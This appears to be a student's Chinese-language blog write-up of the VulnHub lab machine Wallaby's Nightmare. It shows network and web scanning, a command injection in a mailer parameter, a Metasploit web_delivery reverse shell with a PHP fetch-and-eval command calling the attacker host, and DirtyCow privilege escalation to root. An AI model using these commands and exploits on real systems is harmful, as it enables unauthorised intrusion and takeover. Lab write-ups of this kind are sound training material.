

本文同步发表在博客:<https://www.maonie.top/>

最近加入了学校的网安工作室 每周会给点作业 小项目需要写writeup

总之这是今天的靶机

环境配置

老样子 VMWARE 靶机 kali

ps: 请注意每个人的ip都会因为配置有细微的区别 请勿照抄代码

攻击机: kali (192.168.246.128)

靶机: WALLABY'S: NIGHTMARE (V1.0.2) (192.168.246.134)

靶机下载地址: <https://www.vulnhub.com/entry/wallabys-nightmare-v102,176/>

发现靶机&访问网站

总之先 arp-scan -l 一下

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:22:a5:e7, IPv4: 192.168.246.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.246.1    00:50:56:c0:00:08    VMware, Inc.
192.168.246.2    00:50:56:eb:2c:9f    VMware, Inc.
192.168.246.134 00:0c:29:f4:24:af    VMware, Inc.
192.168.246.254 00:50:56:f1:bb:7c    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.082 seconds (122.96 hosts/sec). 4 responded
```

发现靶机ip为192.168.246.134 使用nmap查看开放端口

`nmap -p- 192.168.246.134 //快速扫描常用端口`


```
(root@kali)-[~]
# nmap -p- 192.168.246.134
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-24 06:31 EST
Nmap scan report for 192.168.246.134
Host is up (0.00011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
6667/tcp  filtered  irc
MAC Address: 00:0C:29:F4:24:AF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds
```

结果显示开放了22 80端口


先上firefox查看 80端口对应的http服务

`http://192.168.246.134`



Enter a username to get started with this CTF!

↑叫我输入个用户名 我这里就用我常用的网名了



Your username for this ctf is *nirvanafelis*

click here to change your username:

Submit

Welcome to the Wallaby's Worst Nightmare 2 part series VM.

A few tips.

1. Fuzzing is your friend.
2. Tmux can be useful for many things.
3. Your environment matters.


Good luck and have fun! -Waldo

Start the CTF!

↑点击超链接开始你的ctf之旅

解析过程

网站里有一只大眼睛 上面的英语大意是它发现了你要渗透这个服务器 正在观察你



What the heck is this? Some guy named *nirvanafelis* is trying to penetrate my server? Loser must not know I'm the great Wallaby!

Let's **observe** him for now, maybe I could learn about him from his behavior.



我们先通过f12查看源码 发现没有什么隐藏的东西

于是使用web漏洞扫描工具**nikto**进行扫描


```
nikto -host 192.168.246.134
```

```
Wallaby's Server x +
root@kali: ~
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
(root@kali)~] the heck is this? Some guy named nirvanafelis is trying to penetrate my server? Loser must not know I'm the great Wallaby!
nikto -host 192.168.246.134
- Nikto v2.5.0

+ Target IP: 192.168.246.134 Let's observe him for now, maybe I could learn about him from his behavior.
+ Target Hostname: 192.168.246.134
+ Target Port: 80
+ Start Time: 2023-11-24 06:42:09 (GMT-5)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /index.php?page=../../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to vie
w any file on the host. (probably Rocket, but could be any index.php).
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time: 2023-11-24 06:42:13 (GMT-5) (4 seconds)
```

nikto表示这个网站存在漏洞 于是我们随它指示将这段链接复制到firefox替换网址后半段
输完之后 enter访问 发现 欸 怎么连接不上了



↑就算是通过history看之前大眼睛的网站也链接不上

再次通过nmap扫描 看看是不是80端口的问题

```
nmap -p- 192.168.246.134 //快速扫描常用端口
```

```

(root@kali)-[~]
# nmap -p- 192.168.246.134
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-24 06:50 EST
Nmap scan report for 192.168.246.134
Host is up (0.000046s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
6667/tcp  filtered  irc
60080/tcp open      unknown
MAC Address: 00:0C:29:F4:24:AF (VMware)


Nmap done: 1 IP address (1 host up) scanned in 2.93 seconds

```


我们可以看到多出了个60080端口

让我们通过firefox访问该端口查看一下什么情况

<http://192.168.246.134:60080/>




As we all know, **security by obscurity** is the way to go...
SECURITY BY OBSCURITY 101!



英语大意是惊讶你追的很紧 幸好它完全转移到了一个不同的端口

这里我们可以猜到

之前在80端口时有个/?page页面 这里也多半会有 让我们试试看



Dude, nirvanafelis what are you trying over here?!

果然对劲 我们再使用dirb工具对此页面进行目录扫描

`dirb http://192.168.246.134:60080/?page=`


```
(root@kali)-[~]
# dirb http://192.168.246.134:60080/?page=

DIRB v2.22
By The Dark Raver

START_TIME: Fri Nov 24 06:57:29 2023
URL_BASE: http://192.168.246.134:60080/?page=
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

--- Scanning URL: http://192.168.246.134:60080/?page= ---
+ http://192.168.246.134:60080/?page=.git/HEAD (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=.svn/entries (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=_vti_bin/shtml.dll (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=cgi-bin/ (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=contact (CODE:200|SIZE:895)
+ http://192.168.246.134:60080/?page=CVS/Entries (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=CVS/Repository (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=CVS/Root (CODE:200|SIZE:905)
+ http://192.168.246.134:60080/?page=home (CODE:200|SIZE:1152)
+ http://192.168.246.134:60080/?page=index (CODE:200|SIZE:1367)
+ http://192.168.246.134:60080/?page=mailer (CODE:200|SIZE:1090)

END_TIME: Fri Nov 24 06:57:31 2023
DOWNLOADED: 4612 - FOUND: 13
```

结果里出现了一个后缀为mailer的网页


访问看看




Coming Soon guys!

看似什么都没有

但我们可以使用f12查看源码 发现有一段注释



Coming Soon guys!





这里

```
<a href='/?page=mailer&mail=mail wallaby "message goes here"'><button  
type='button'>Sendmail</button>
```

暴露了存在RCE（远程代码执行漏洞）

用户通过浏览器提交执行命令，由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令，可能会允许攻击者通过改变 \$PATH 或程序执行环境的其他方面来执行一个恶意构造的代码。——以上来自百度百科

于是我们验证一下



↑通过改变命令验证


漏洞已经出现

于是乎我们便可以通过多种方式来解决了

我用的是Metasploit

```
msfconsole
use exploit/multi/script/web_delivery
set target 1
set payload php/meterpreter/reverse_tcp
set lhost 192.168.246.128
set lport 8888
exploit
```

首先输入msfconsole进入msf控制台



↑设置msf参数，开启监听

将它所反馈出的命令复制在整个网址的mail=之后来启动整个监听程序

```
kali-linux-2023.3-vmware... wallabysnightmare102
Wallaby's Server
root@kali: ~
File Actions Edit View Help
target => 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.246.128
lhost => 192.168.246.128
msf6 exploit(multi/script/web_delivery) > set lport 8888
lport => 8888
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.246.128:8888
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.246.128:8080/OSbsKyq9
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.246.128:8080/OSbsKyq9', false, stream_context_create(['ssl'=>['verify_peer'=
>false, 'verify_peer_name'=>false]])));"
[*] 192.168.246.134 web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39027 bytes) to 192.168.246.134
[*] Meterpreter session 1 opened (192.168.246.128:8888 -> 192.168.246.134:33722) at 2023-11-24 07:23:25 -0500
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/script/web_delivery) > session
[-] Unknown command: session
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1   meterpreter php/linux www-data @ ubuntu 192.168.246.128:8888 -> 192.168.246.134:33722 (192.168.246.134)

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

网站一直显示加载中则多半成功了 我们ctrl+c停止后输入sessions查看

出现了一个已获取的shell

我们输入 sessions 1 来链接shell

随后使用 sysinfo 命令查看靶机的系统信息

使用 shell -t 命令来获取系统shell

```
meterpreter > sysinfo
Computer      : ubuntu
OS            : Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64
Meterpreter   : php/linux
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1390 created.
Channel 0 created.
www-data@ubuntu:/var/www/html$
```

提权

总算来到了惊心动魄的提权环节


我们再来一个cmd窗口

输入

```
wget+ https://gist.githubusercontent.com/rverton/e9d4ff65d703a9084e85fa9df083c679/ra
w/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
```

(格式所迫 只能这么写了)

```
python3 -m http.server 8081 //开启kali的http服务
```

回到刚才连接到靶机的cmd窗口

wget http://192.168.246.128:8081/cowroot.c //用靶机获取kali所分享的文件

gcc cowroot.c -o exp -pthread //对刚刚下载的提权脚本进行编译

```
--2023-11-24 04:33:42-- http://192.168.246.128:8081/cowroot.c
Connecting to 192.168.246.128:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4688 (4.6K) [text/x-csrc]
Saving to: 'cowroot.c'

cowroot.c      100%[====>]  4.58K  --.-KB/s    in 0s

2023-11-24 04:33:42 (454 MB/s) - 'cowroot.c' saved [4688/4688]

www-data@ubuntu:/var/www/html$ gcc cowroot.c -o exp -pthread
```

```
chmod +x exp //给提权脚本赋予执行权限
./exp //运行提权脚本，运行后即可提权至root
```

这两句代码后 你就已经拥有了所有的权限

运用一些基础的linux语言便可获得flag

```
cd /root //将目录切换至root
ls //列出文件夹中的文件
cat flag.txt //查看flag.txt中的内容
```

```

www-data@ubuntu:/var/www/html$ chmod +x exp
chmod +x exp
www-data@ubuntu:/var/www/html$ ./exp 100%[*****] 4.000 KB
./exp
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Racing, this may take a while.. ping response: 200 OK
thread stopped
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
root@ubuntu:/var/www/html# cd /root
cd /root
root@ubuntu:/root# ls
ls
backups check_level.sh flag.txt 0001
root@ubuntu:/root# cat flag.txt
cat flag.txt
###CONGRATULATIONS###
You beat part 1 of 2 in the "Wallaby's Worst Knightmare" series of vms!!!!

This was my first vulnerable machine/CTF ever! I hope you guys enjoyed playing it as much as I enjoyed making it!

Come to IRC and contact me if you find any errors or interesting ways to root, I'd love to hear about it.

Thanks guys!
-Waldo
root@ubuntu:/root# █

```

好的那么我们下次见！